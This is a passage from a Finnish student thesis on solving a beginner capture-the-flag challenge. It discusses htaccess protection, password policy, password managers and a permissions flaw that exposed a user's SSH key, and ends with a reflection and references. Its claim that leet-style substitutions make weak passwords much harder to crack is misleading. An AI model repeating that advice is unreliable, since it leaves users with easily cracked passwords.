Htaccess on konfigurointi tiedosto, joka sijoitetaan siihen kansioon, jonne pääsyä halutaan rajoittaa. Tiedosto itsessään sisältää vain tiedon siitä, kuka tai ketkä ovat oikeutettuja lukemaan kansion sisältöä, joten se linkitetään htpasswd tiedoston kanssa, joka sisältää tiedon itse käyttäjistä ja salasanoista (Wood 2019.).

Paraskaan salasanasuojaus ei kuitenkaan auta, mikäli suojaukseen käytettävä salasana on tarpeeksi heikko, jotta sen murtaminen on ajallisesti mielekästä. Haasteessa käytettävistä salasanoista ainoastaan yksi oli pituudeltaan standardien mukainen, mutta sekin muulta osin helposti murrettavaa luokkaa.

Standardin mukaisella salasanalla tarkoitetaan yleisesti salasanaa, joka on vähintään kahdeksan (8) merkkiä pitkä (mitä pidempi, sen parempi), sisältää vähintään yhden ison ja pienen kirjaimen, sekä erikoismerkin. Lisäksi joissain paikoissa vaaditaan, että salasana ei ole ”mustalla listalla” eli salasana ei ole liian yksinkertainen, vaikka se muutoin täyttäisi edellytykset.

Yksi tehokas tapa saada salasanasta turvallisempi on kirjoittaa se osittain tai kokonaan nk. Leet -kirjoitustyylillä, jossa osa kirjaimista korvataan numeroilla. Esimerkiksi ”Qwerty1!” kääntyisi Leet -kirjoituksena muotoon ”Qw3r7y1!”, joka on huomattavasti vaikeampi murtaa.

Salasana ei myöskään tulisi olla liian itsestään selvä eli siinä ei tulisi käyttää esimerkiksi lemmikin nimeä tai syntymä aikaa. Valitettavasti tällaisia salasanoja kuitenkin löytyy hyvin paljon. Salasana kannattaakin mieluiten luoda joidenkin sanojen yhdistelmästä tai lauseesta, johon lisätään erikoismerkkejä ja käännetään osittain tai kokonaan Leet kirjoitukseksi. Toinen tehokas tapa on luoda ns. salasanasäiliö, joista tunnetuimpia on LastPass niminen ohjelman. Ohjelmaan luodaan yksi pääsalasana ja tällä hallinnoidaan säiliön sisältämiä salasanoja. Tällaisen ohjelman etuna on helppokäyttöisyys, sillä käytännössä kaikki tällaiset ohjelmat luovat oletuksena vahvoja salasanoja, joita on käytännössä mahdoton murtaa. Ongelma muodostuukin luottamuksesta näihin ohjelmiin, sillä sellaista käytettäessä otetaan riski siihen, että itse ohjelma murretaan, kun LastPassin tapauksessa on käynyt. Myös Google tarjoaa selaimensa yhteydessä käytettävää salasanasäiliötä, joka osaa nykyisin ehdottaa vahvaa salasanaa, kun se havaitsee tunnuksen luomisen jollekin verkkosivulle.

Salasanan monimutkaisuuden lisäksi se tulisi vaihtaa säännöllisesti. Yleensä aikavälinä käytetään 90 tai 180 päivää, mutta aikaväli voi tietysti vaihdella suurestikin. Tällaisen aikarajoitteen käyttämisessä tulee esiin huonona puolena se, että usein käyttäjät eivät vaivaudu muuttamaan salasanaansa riittävästä vaan vaihtavat esimerkiksi yhden kirjaimen paikkaa, joka tekee salasanan vaihtamisesta käytännössä tehotonta (Microsoft 2018).

Haasteen suorituksen osalta yksi suurimpia ongelmia oli käyttäjien salasanojen lisäksi niiden oikeudet järjestelmään. Haasteessa käyttäjällä Jan oli oikeudet lukea toisen käyttäjän kotikansiota, joka paljasti kyseessä olevan käyttäjän SSH-avaimen. Järjestelmän sisäiset oikeudet onkin hyvä pitää tarkkaan mielessä, kun järjestelmään tehdään muutoksia. Linuxissa käyttäjäoikeuksia hallinnoidaan yleensä sudolla, jolla voidaan helposti myöntää tai poistaa root tason käyttäjä oikeuksia muille käyttäjille. Windowsin puolella vastaavaa säädellään yleensä group policyn kautta, eli periaate on sama, kuin Linuxissakin.

6 POHDINTA

Tutkimuksen tarkoituksena oli suorittaa CTF-haaste onnistuneesti ja sitä kautta analysoida keskeisimpiä tietoturvakäsitteitä, kannustaa kehittämään itseään ja rohkaista suorittamaan vaikeampia haasteita. Haasteen kautta oli helppo havainnollistaa tietoturvatestaamisen keskeisiä asioita niin, että aloittelijakin pystyy ne ymmärtämään. Vaikka haaste olikin helpoimmasta päästä, löytyi siitäkin ongelmakohtia, jotka tekivät siitä hyvän esimerkin CTF-haasteesta ja sai opettelemaan uusia asioita.

Joissakin haasteen kohdissa oli turvauduttava haasteen suorittamiseen tarkoitettuihin ohjeisiin. Tällaisia kohtia oli onneksi vain muutamia, mutta ne olivat sitäkin kriittisempiä haasteen suorittamisen kannalta. Ne ilmenivät suurimmaksi osaksi kohdissa, joissa edes ohjeissa mainittu tapa edetä haasteessa ei toiminut.

Tutkimusta voidaan käyttää tiennäyttäjänä tuleville haasteille, joiden tarkoituksena on opettaa suorittajalleen työssä teoriatasolla läpikäytyjä hyökkäystekniikoita ja niiltä suojautumista. Nämä haasteet toimivat myös hyvin innovaationa uusille tietoturva-alan osaajille ja pyrkivät kannustamaan uusien haasteiden tekemiseen. Niiden kautta on myös helpompaa päästä sisään tietoturvan maailmaan, sillä yksinkertaisimmillaan ne tarjoavat matalan kynnyksen aloittaa tietoturvaharrastus siitä kiinnostuneille. Opinnäytetyötä voisi parhaiten jatkaa toisenlaisella haasteella, jossa käsiteltäisiin haastavampaa skenaariota.

LÄHTEET

Harmon, T. 2016. Cyber Security Capture The Flag (CTF): What Is It? Saatavilla: https://blogs.cisco.com/perspectives/cyber-security-capture-the-flag-ctf-what-is-it. Viitattu: 7.1.2019

Saunois, L. 2016. Black box, grey box, white box testing: what differences? Saatavilla: https://www.nbs-system.com/en/blog/black-box-grey-box-white-box-testing-what-differences/. Viitattu: 7.1.2019

Hunt, E. 2012. US Government Computer Penetration Programs and the Implications for Cyberwar. Saatavilla: https://ieeexplore.ieee.org/document/6109203. Viitattu: 23.4.2019

Symantec 2019. What is the Difference Between Black, White and Grey Hat Hackers? Saatavilla: https://us.norton.com/internetsecurity-emerging-threats-what-is-the-difference-between-black-white-and-grey-hat-hackers.html. Viitattu: 30.1.2019

Lemon, J. 2017. Five Phases of Penetration Testing. Saatavilla: https://pentaroot.com/five-phases-of-penetration-testing/. Viitattu: 30.2.2019

Baydan, İ. 2018. What is Zenmap and How to Download, Install and Use in Windows, Linux? Saatavilla: https://www.poftut.com/what-is-zenmap-and-how-to-download-install-and-use-in-windows-linux/. Viitattu: 30.2.2019

Kali Tools 2019. Hydra Package Description. Saatavilla: https://tools.kali.org/password-attacks/hydra. Viitattu: 10.3.2019

Graham, R. 2015. Cracks SSL PEM files that hold encrypted private keys. Brute forces or dictionary cracks. Saatavilla: https://github.com/robertdavidgraham/pemcrack. Viitattu: 15.3.2019

Miller, T 2019. Sudo Main Page. Saatavilla: https://www.sudo.ws/. Viitattu: 15.3.2019

Admin's Choise 2019. Crontab – Quick Reference. Saatavilla: https://www.admin-schoice.com/crontab-quick-reference. Viitattu: 20.3.2019

Wood, A. 2019. HTACCESS File: How Do You Use It? Saatavilla: https://www.whoishostingthis.com/resources/htaccess/. Viitattu: 21.3.2019

Melnick, J. 2018. Top 10 Most Common Types of Cyber Attacks. Saatavilla: https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/. Viitattu: 27.3.2019

Microsoft 2018. Best Practices for Enforcing Password Policies. Saatavilla: https://docs.microsoft.com/en-us/previous-versions/technet-magazine/ff741764(v=msdn.10). Viitattu: 23.4.2019

Pierce, J. 2018. Basic Pentesting 2. Saatavila: https://www.vulnhub.com/entry/basic-pentesting-2,241/. Viitattu: 23.4.2019